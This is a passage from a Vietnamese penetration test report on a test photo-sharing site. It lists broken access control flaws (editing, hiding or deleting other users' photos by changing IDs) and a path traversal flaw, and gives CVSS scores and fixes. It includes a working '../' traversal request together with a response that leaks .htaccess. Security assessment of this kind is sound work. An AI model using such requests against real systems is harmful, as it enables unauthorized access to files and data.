
VỊ TRÍ REQUESTS	URL	THAM SỐ
Chức năng Update photos		
Các gói POST requests */api/photo/<pid>*	*http://tokyo.test/#/photo/71*	*<pid>*

– Mô tả: Khi thực hiện gửi các requests, tôi đã thay đổi giá trị tham số của ảnh tại phần path Header và phát hiện đổi thành công thông tin chi tiết của bức ảnh mà không thuộc sở hữu của mình.

+ Request và response của gói tin thay đổi thông tin ảnh hợp lệ:



+ Request và response của gói tin sau khi đã thay đổi giá trị id của ảnh:



– Cách khắc phục:

+ Triển khai access control và quản lý phiên đăng nhập.

+ Không sử dụng trực tiếp giá trị nhập vào của người dùng.

+ Nên sử dụng việc tạo randoms các giá trị id cho ảnh.

3.7. Broken Access Control (Photos status can be changed by another users)


– CVSS Score: 6.3 (Medium).


– Tác động: Kẻ tấn công có thể lợi dụng lỗ hổng này nhằm xem được các nội dung đã được ẩn của những người dùng khác mà không cần chiếm quyền đăng nhập của họ.

– Vị trí:

VỊ TRÍ REQUESTS	URL	THAM SỐ
Chức năng Set Public || Private photos		
Các gói POST request */api/photo/status/<pid>*	*http://tokyo.test/#/me*	*<pid>*

– Mô tả: Khi thực hiện gửi các requests, tôi đã thay đổi giá trị tham số của ảnh tại phần path Header và phát hiện đã đổi thành công trạng thái của bức ảnh mà không thuộc sở hữu của mình.






- Cách khắc phục:
  + Triển khai access control và quản lý phiên đăng nhập.
  + Không sử dụng trực tiếp giá trị nhập vào của người dùng.
  + Nên sử dụng việc tạo randoms các giá trị id cho ảnh.


3.8. Broken Access Control (Photos can be deleted by another users)

- CVSS Score: 7.1 (High).
- Tác động: Kẻ tấn công có thể lợi dụng lỗ hổng này nhằm phá hoại hệ thống bằng việc xóa bỏ hết tất cả các ảnh lưu trên cơ sở dữ liệu của toàn bộ users trang web.
- Vị trí:

VỊ TRÍ REQUESTS	URL	THAM SỐ
Chức năng Delete photos		
Các GET requests */api/photo/delete/<pid>*	*http://tokyo.test/#/me*	*<pid>*

- Mô tả: Khi thực hiện gửi các requests, tôi đã thay đổi giá trị tham số của ảnh tại phần path Header và phát hiện đã xóa thành công bức ảnh mà không thuộc sở hữu của mình.





- Cách khắc phục:
  + Triển khai access control và quản lý phiên đăng nhập.
  + Không sử dụng trực tiếp giá trị nhập vào của người dùng.
  + Nên sử dụng việc tạo randoms các giá trị id cho ảnh.

3.9. Path Traversal (Path Traversal in website folder)


- CVSS Score: 5.3 (Medium).
- Tác động: Kẻ tấn công có thể lợi dụng lỗ hổng này nhằm xem được nội dung các file mà đúng ra người dùng bình thường không được phép truy cập.


– Vị trí:

VỊ TRÍ REQUESTS	URL	THAM SỐ
Chức năng Photos details		
Các GET requests */api/photo/<pid>*	*http://tokyo.test/#/*	*<pid>*
Chức năng List of comment by photo		
Các GET requests */api/photo/comment/<pid>*	*http://tokyo.test/#/*	*<pid>*
Chức năng List of comment pagination		
Các GET requests */api/photo/comment/<pid>?page=number*	*http://tokyo.test/#/*	*<pid>*
Chức năng Like || Unlike photos		
Các GET requests */api/photo/like/<pid>*	*http://tokyo.test/#/*	*<pid>*
Chức năng Feed by user pagination		
Các GET requests */api/photo/feed/<uid>?page=<pid>*	*http://tokyo.test/#/*	*<uid>*
Chức năng Feed by user		
Các GET requests */api/photo/feed/<uid>*	*http://tokyo.test/#/*	*<uid>*
Chức năng Collection List		
Các GET requests */api/collection*	*http://tokyo.test/api/collection/*	*collection*
Chức năng Collection List Pagniation		
Các GET requests */api/collection?page=number*	*http://tokyo.test/api/collection?page=1*	*collection*
Chức năng Collection delete		
Các GET requests */api/collection/delete/<cid>*	*http://tokyo.test/api/collection/delete/3*	*<cid>*


– Mô tả: Thực hiện việc chèn các ký tự "../" để thực hiện việc lùi thư mục và xem được các thư mục nằm trong thư mục của trang web

+ Vị trí 1:





+ Vị trí 2:




Request

```
GET /api/photo/comment/55/../../../../.htaccess HTTP/1.1
Host: tokyo.test
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101
Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en
Accept-Encoding: gzip, deflate, br
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOiIzIiwianRpIjoiMjM0YmE2ZDViYjM
xMDE3NjE0YmUxMjY4ZDhhOGJiYzE2NDRmYjI0Y2RmOTkwOTMwODQ5YTg0ZjhkNGM0OTU3NTYyZDU
1MTBlZDRhZjQwOWUiLCJpYXQiOjE3MDMyNjM3ODUsIm5iZiI6MTcwMzI2Mzc4NSwiZXhwIjoxNzM
0ODg2MTg1LCJzdWIiOiI0Iiwic2NvcGVzIjpbXX0.mcJoT_eIa3sSS2Gayb5Un9bYFmNsSuFHeGZ
LkN0cuGLqghytDfUD3h9GFWO1wOglfVD20gX9-iwjJder4pfusE2W4xqGo88eD2MKiWT3Uixv26U
7PaKtfGm_jktbVGb_mbuFuoXLp0lShhT_NZqOgqwhzqM6_s-AIP3gOMvQQ2QFPtMyrNh-tJcVoBl
lfZyhNBwkWFUyRTqDukInw0xpw9yJNmxf7_IA0GsSIkTWLbvk3vgHdoYIaCgD0SSO5w9e1yr83BI
P8P_WK0M1wPyMxxD1UXsYkgL3wDh9CKIGc4Pqh_OI-T2_ezf8sJvVne0aCwFROg3bLfk0_Kq1Y9E
IR2jJumzo7XaxdGbrWprjzsIOdaRIQCAkiydm7vQOG4lQIqqSMt1cSNXq8i9kPvsanVMm9oV-i5T
8gUOiufhgEraMAFh-vdGenO2yeaW605PjPSq5sy9C3dnzSea7HQDRdUJDHGIu6zNcr8pNO9YPeRN
giPhI8_aSeTVUZ2172g3LQg949EZrMATv7pX_ExAA0-BPymenMdwXzwuQZ12P86IwfsfH72P4Zkz
mvPk1vd_GpJ1jINTsHXjB8vYJSsyXD0X3STWe6gc2JIsRjc8P-CChUusIZrAJixZttcQ-g3NuczL
6cOEb8NYWMVBLgkIURqZzyPp_vXx1SFreUCJ3ra8
Connection: close
Referer: http://tokyo.test/
Cookie: token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOiIzIiwianRpIjoiMjM0YmE2ZDViYjM
xMDE3NjE0YmUxMjY4ZDhhOGJiYzE2NDRmYjI0Y2RmOTkwOTMwODQ5YTg0ZjhkNGM0OTU3NTYyZDU
1MTBlZDRhZjQwOWUiLCJpYXQiOjE3MDMyNjM3ODUsIm5iZiI6MTcwMzI2Mzc4NSwiZXhwIjoxNzM
0ODg2MTg1LCJzdWIiOiI0Iiwic2NvcGVzIjpbXX0.mcJoT_eIa3sSS2Gayb5Un9bYFmNsSuFHeGZ
LkN0cuGLqghytDfUD3h9GFWO1wOglfVD20gX9-iwjJder4pfusE2W4xqGo88eD2MKiWT3Uixv26U
7PaKtfGm_jktbVGb_mbuFuoXLp0lShhT_NZqOgqwhzqM6_s-AIP3gOMvQQ2QFPtMyrNh-tJcVoBl
lfZyhNBwkWFUyRTqDukInw0xpw9yJNmxf7_IA0GsSIkTWLbvk3vgHdoYIaCgD0SSO5w9e1yr83BI
P8P_WK0M1wPyMxxD1UXsYkgL3wDh9CKIGc4Pqh_OI-T2_ezf8sJvVne0aCwFROg3bLfk0_Kq1Y9E
IR2jJumzo7XaxdGbrWprjzsIOdaRIQCAkiydm7vQOG4lQIqqSMt1cSNXq8i9kPvsanVMm9oV-i5T
8gUOiufhgEraMAFh-vdGenO2yeaW605PjPSq5sy9C3dnzSea7HQDRdUJDHGIu6zNcr8pNO9YPeRN
giPhI8_aSeTVUZ2172g3LQg949EZrMATv7pX_ExAA0-BPymenMdwXzwuQZ12P86IwfsfH72P4Zkz
mvPk1vd_GpJ1jINTsHXjB8vYJSsyXD0X3STWe6gc2JIsRjc8P-CChUusIZrAJixZttcQ-g3NuczL
6cOEb8NYWMVBLgkIURqZzyPp_vXx1SFreUCJ3ra8
```

Response

```
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 22 Dec 2023 18:21:16 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 603
Connection: close
Last-Modified: Wed, 13 Dec 2023 06:18:32 GMT
ETag: "65794cb8-25b"
Accept-Ranges: bytes

<IfModule mod_rewrite.c>
    <IfModule mod_negotiation.c>
        Options -MultiViews -Indexes
    </IfModule>

    RewriteEngine On

    # Handle Authorization Header
    RewriteCond %{HTTP:Authorization} .
    RewriteRule .* - [E=HTTP_AUTHORIZATION:%{HTTP:Authorization}]

    # Redirect Trailing Slashes If Not A Folder...
    RewriteCond %{REQUEST_FILENAME} !-d
    RewriteCond %{REQUEST_URI} (.+)/$
    RewriteRule ^ %1 [L,R=301]

    # Send Requests To Front Controller...
    RewriteCond %{REQUEST_FILENAME} !-d
    RewriteCond %{REQUEST_FILENAME} !-f
    RewriteRule ^ index.php [L]
</IfModule>
```

+ Vị trí 3:



